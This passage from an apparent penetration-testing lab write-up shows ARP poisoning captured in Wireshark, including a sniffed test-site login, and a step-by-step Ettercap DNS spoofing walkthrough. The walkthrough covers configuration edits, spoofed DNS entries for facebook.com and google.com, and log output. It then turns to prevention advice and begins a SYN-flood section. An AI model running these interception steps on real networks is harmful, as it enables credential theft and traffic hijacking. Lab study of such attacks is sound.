1455	6.593886357	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31
1458	6.612173129	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	172.31
1459	6.612210522	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
1460	6.612224714	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	Who ha
1461	6.612252346	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
1462	6.612260109	06:c8:6e:69:e8:87	06:2c:40:66:13:cb	ARP	42	172.31
1463	6.612280812	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31

Type: ARP (0x0806)

- Address Resolution Protocol (reply)

Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: reply (2) 

Sender MAC address: 06:2c:40:66:13:cb (06:2c:40:66:13:cb) 
 Sender IP address: 172.31.0.1 
 Target MAC address: 06:c8:6e:69:e8:87 (06:c8:6e:69:e8:87) 
 Target IP address: 172.31.12.68 

In this ARP packet sender MAC 13:cb Kali machine (attacker) pretending to be the Gateway (172.31.0.1) and communicating with Target machine 172.31.12.68 MAC e8:87

No.	Time	Source	Destination	Protocol	Length	Info
903	3.838424708	06:2a:3b:4b:c1:53	Broadcast	ARP	42	Who ha
904	3.838446634	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
2546	15.118663143	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
2548	15.118785327	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31
6150	41.976611535	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	172.31
6151	41.976624712	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
6387	42.986831772	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	172.31
6388	42.986857758	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
6571	43.997037228	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	172.31
6572	43.997066812	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31

Type: ARP (0x0806)

- Address Resolution Protocol (reply)

Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: reply (2)

Sender MAC address: 06:2c:40:66:13:cb (06:2c:40:66:13:cb) 
 Sender IP address: 172.31.12.68 
 Target MAC address: 06:2a:3b:4b:c1:53 (06:2a:3b:4b:c1:53) 
 Target IP address: 172.31.0.1 

Sender MAC address (arp.src.hw_mac), 6 byte(s) Packets: 14002 · Disp

In this Arp packet sender MAC 13:cb –Kali machine(attacker) communicating with Gateway(172.31.0.1) as Victim machine with IP address 172.31.12.68

Here is the key, if you look at the Opcode reply: 2 ← this is what is called unsolicited arp Reply. - Normal reading is a value of 1.

Attacker Kali machine MAC 13:cb - 172.31.0.1 giving the Windows Box - 172.31.12.68 MAC e8:87 an arp response it never asked broadcasting that it is the router.

Following packet shows that this time attacker Kali machine MAC 13:cb sending another

Unsolicited arp reply to the Gateway/Router - 172.31.0.1 this time with Victim Windows Machine IP 172.31.12.68

Arp Poisoning attacks send these unsolicited arp replies in each direction to the Gateway and to the Victim machine that breaks their Arp Table and makes each of them think that the attacker is the other party.

Now in the Victim machine, open up Firefox and go to

<http://testphp.vulnweb.com/login.php>

The Wireshark browser window showing the login page at testphp.vulnweb.com/login.php. The URL bar shows the address.

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

If you are already registered please enter your login information below:

Username :
Password : login

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

The same browser window after a successful login attempt. The URL bar still shows the address.

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

If you are already registered please enter your login information below:

Username : 
Password : 
login

You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

```

- HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "uname" = "test"
  ▶ Form item: "pass" = "test"

0130 30 2e 38 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 0.8..Acc ept-Lang
0140 75 61 67 65 3a 20 65 6e 2d 55 53 2c 65 6e 3b 71 usage: en -US,en;q
0150 3d 30 2e 35 0d 0a 41 63 63 65 70 74 2d 45 6e 63 =0.5..Ac cept-Enc
0160 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 oding: g zip, def
0170 6c 61 74 65 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 late..Co ntent-Ty
0180 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f pe: appl ication/
0190 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 6c 65 6e x-www-fo rm-urlen
01a0 63 6f 64 65 64 0d 0a 43 6f 6e 74 65 6e 74 2d 4c coded..C ontent-L
01b0 65 6e 67 74 68 3a 20 32 30 0d 0a 4f 72 69 67 69 ength: 2 0..Origi
01c0 6e 3a 20 68 74 74 70 3a 2f 2f 74 65 73 74 70 68 n: http://testph
01d0 70 2e 76 75 6c 6e 77 65 62 2e 63 6f 6d 0d 0a 43 p.vulnwe b.com..C
01e0 6f 6e 66 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d onnection: keep-
01f0 61 6c 69 76 65 0d 0a 52 65 66 65 72 65 72 3a 20 alive..R eferer:
0200 68 74 74 70 3a 2f 2f 74 65 73 74 70 68 70 2e 76 http://t estphp.v
0210 75 6c 6e 77 65 62 2e 63 6f 6d 2f 6c 6f 67 69 6e ulnweb.c om/login
0220 2e 70 68 70 0d 0a 55 70 67 72 61 64 65 2d 49 6e .php..Up grade-In
0230 73 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 6a secur-R equests:
0240 20 31 0d 0a 0d 0a 75 6e 61 6d 65 3d 74 65 73 74 1...un ame=test
0250 26 70 61 73 73 3d 74 65 73 74 &pass=te st

```

In this result above, we can see that Ettercap successfully ARP poisoned the target and wireshark captured an HTTP login request the target was sending to an insecure website.

MITM-DNS SPOOFING

DNS spoofing is a crucial part of penetration testing. In this method an attacker can divert a domain name to an incorrect IP. This results in traffic being diverted to the attacker's computer or any other system.

We will use here the Ettercap plugin called dns_spoof to test a DNS Spoofing attack.

DNS spoofing redirects an end-user to a fraudulent version of an existing website. It's a way to steal data and infect systems with malware. There's no foolproof way to prevent it altogether, but you can contain it through some simple measures.

When you access your favorite website with your browser, your machine (it has an IP address of 172.31.12.68 in our case study) will first ask the DNS server for the IP address matching your URL and then the browser will display the web page.

With DNS spoofing, When a user tries visiting a legit site e.g. www.chase.com, the user will be redirected to the attacker's site instead of the actual legit site. The consequences will be that you have the feeling to have reached the desired web site but this will be in fact a cloned website of the attacker because of the different IP address.

The attack can be very dangerous when the attacker spoofs important websites such as your bank website. His/Her clone web server will have exactly the same look and functionality as the real bank website. And, the attacker will wait for you to enter your credentials on his/her website to capture them.

Now let's carry out an example of DNS spoofing with ETTERCAP.

Before we open Ettercap, we need to do some configurations to /etc/ettercap/etter.conf and /etc/ettercap/etter.dns files

Open the Kali Linux terminal window and edit etter.conf file with any text editor.


- Sudo nano /etc/ettercap/etter.conf

```
GNU nano 7.2 /etc/ettercap/etter.conf
#####
# # ettercap -- etter.conf -- configuration file #
# # Copyright (C) ALoR & NaGA #
# # This program is free software; you can redistribute it and/or modify #
# # it under the terms of the GNU General Public License as published by #
# # the Free Software Foundation; either version 2 of the License, or #
# # (at your option) any later version. #
# #
#####

[privs]
ec_uid = 0 # nobody is the default
ec_gid = 0 # nobody is the default
```

Explanation: I set the UID and GID to 0 so that Ettercap has adequate permissions on the machine. In this case, UID and GID 0 are root permissions.

Then scroll down to the Linux IP Tables section and remove those # to activate the commands. See the screenshot given below:



```

GNU nano 7.2                               /etc/ettercap/etter.conf
#####
#      redirect_command_on/off
#####
# you must provide a valid script for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped on startup). so you have to either: provide a setuid program
# or set the ec_uid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE: the script must fit into one line with a maximum of 255 characters

#-----#
# Linux
#-----#
# redirect_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rpo
# redirect_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rp
# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
# redirect6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rpo
# redirect6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rp
#-----#


```

Save the changes and exit →ctrl +x→Y→enter.

Next edit /etc/ettercap/etter.dns file with nano text editor.

Assuming you're using the default configuration file for etter.dns, all you need to do is skip to the bottom of the file and add the domain name you intend to spoof, the associated A and PTR records, and your attacking IP address.

- Sudo nano /etc/ettercap/etter.dns



```


File Actions Edit View Help                               /etc/ettercap/etter.dns *
GNU nano 7.2
# or for WINS query:                                     #
#   workgroup WINS 127.0.0.1 [TTL]                      #
#   PC*          WINS 127.0.0.1                          #
#
# or for SRV query (either IPv4 or IPv6):                #
#   service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]  #
#   service._tcp|_udp.domain SRV [2001:db8::3]:port        #
#
# or for TXT query (value must be wrapped in double quotes): #
#   google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]  #
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests #
#       so if you want to reverse poison you have to specify a plain    #
#       host. (look at the www.microsoft.com example)                  #
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional. #
#
# NOTE: IPv6 specific do not work because ettercap has been built without #
#       IPv6 support. Therefore the IPv6 specific examples has been       #
#       commented out to avoid ettercap throwing warnings during startup. #
#
#####
#vim:ts=8noexpandtab
#
facebook.com      A      192.168.43.109
*.facebook.com   A      192.168.43.109
www.facebook.com  PTR    192.168.43.109
}
google.com        A      104.215.148.63
*.google.com     A      104.215.148.63
www.google.com   PTR    104.215.148.63

```



In this file we created our own DNS entry redirecting facebook.com to 192.168.43.109 and also redirecting google.com to 104.215.148.63 (Microsoft.com).

Save and exit.→ctrl +x→Y→enter.


Run Ettercap : On Kali terminal type ettercap -G and click on the check mark




Stop the unified sniffing and scan for hosts to modify the target list



Click on the three dots →plugins→manage plugins→dns_spoof(double click on it)



Next click on the MITM icon and choose Arp Poisoning as shown: and start sniffing



The screenshot shows the Ettercap 0.8.3.1 (EB) interface. At the top, there are icons for file operations and search. The title bar reads "Ettercap 0.8.3.1 (EB)". Below the title bar, there are two tabs: "Plugins" and "Host List". The "Plugins" tab is selected, displaying a table with three columns: "Name", "Version", and "Info". The table lists several plugins:

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.3	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet

Below the table, there is a log window containing the following text:

```
host 172.31.0.2 added to TARGET1
host 172.31.8.66 added to TARGET2
host 172.31.12.68 added to TARGET2
Activating dns_spoof plugin...
Starting Unified sniffing...
```

now the dns_spoof plugin is activated. Let's view the connections to see if our attack worked.

Below in the screenshot you'll see a user trying to access facebook.com is being redirected to our server 192.168.43.109. Also same for the user trying to access google.com is being redirected to 104.215.148.63 -(microsoft.com)

```
DHCP: [EE:13:6A:C9:4F:EA] REQUEST 192.168.43.109
DHCP: [EE:13:6A:C9:4F:EA] REQUEST 192.168.43.109
dns_spoof: A [facebook.com] spoofed to [192.168.43.109] TTL [3600 s]
dns_spoof: A [pki-goog.l.google.com] spoofed to [104.215.148.63] TTL [3600 s]
DHCP: [EE:13:6A:C9:4F:EA] REQUEST 192.168.43.109
DHCP: [EE:13:6A:C9:4F:EA] REQUEST 192.168.43.109
dns_spoof: A [www.google.com] spoofed to [104.215.148.63] TTL [3600 s]
```

Man-in-the-Middle (MITM) Attack Prevention

Strong WEP/WPA Encryption on Access Points:

Having a strong encryption mechanism on wireless access points prevents unwanted users from joining your network just by being nearby. A weak encryption mechanism can allow an attacker to brute-force his way into a network and begin a man-in-the-middle attack. The stronger the encryption , the safer it is.

Strong Router Login Credentials:

It's essential to make sure your default router login is changed. Not just your Wi-Fi password, but your router login credentials. If an attacker finds your router login credentials, they can change your DNS servers to their malicious servers. Or even worse, infect your router with malicious software.

Virtual Private Network:

VPNs can be used to create a secure environment for sensitive information within a local area network. They use key-based encryption to create a subnet for secure communication. This way, even if an attacker happens to get on a network that is shared, he will not be able to decipher the traffic in the VPN.

Force HTTPS:

HTTPS can be used to securely communicate over HTTP using public-private key exchange. This prevents an attacker from having any use of the data he may be sniffing. Websites should only use HTTPS and not provide HTTP alternatives. Users can install browser plugins to enforce always using HTTPS on requests.

Public Key Pair Based Authentication:

Man-in-the-middle attacks typically involve spoofing something or another. Public key pair based authentication like RSA can be used in various layers of the stack to help ensure whether the things you are communicating with are actually the things you want to be communicating with.

- Reference rapid7.com

Denial of Service (DOS)

Objective

Perform a DOS attack on the Windows VM. A Denial of Service (DOS) is an attack that overwhelms a system by sending numerous requests to disrupt the system's ability to function. One example of a DOS attack that will be performed is a SYN flood attack. SYN flood sends request packets repeatedly to all open ports until the system fails. DOS are usually smoke screen attacks to draw attention away from the actual target. I will be demonstrating a SYN flood attack on my virtual machine.

Tools Used

Nmap: Network scanner to detect hosts and services within the network

Metasploit (Syn flood): Penetration testing tool that can exploit vulnerabilities within a network and system

Wireshark: A network program that can view network traffic to the system

Detailed Walkthrough

You need two virtual machines (i.e. Linux and Windows) turned on for this walkthrough and Wireshark installed on the second machine

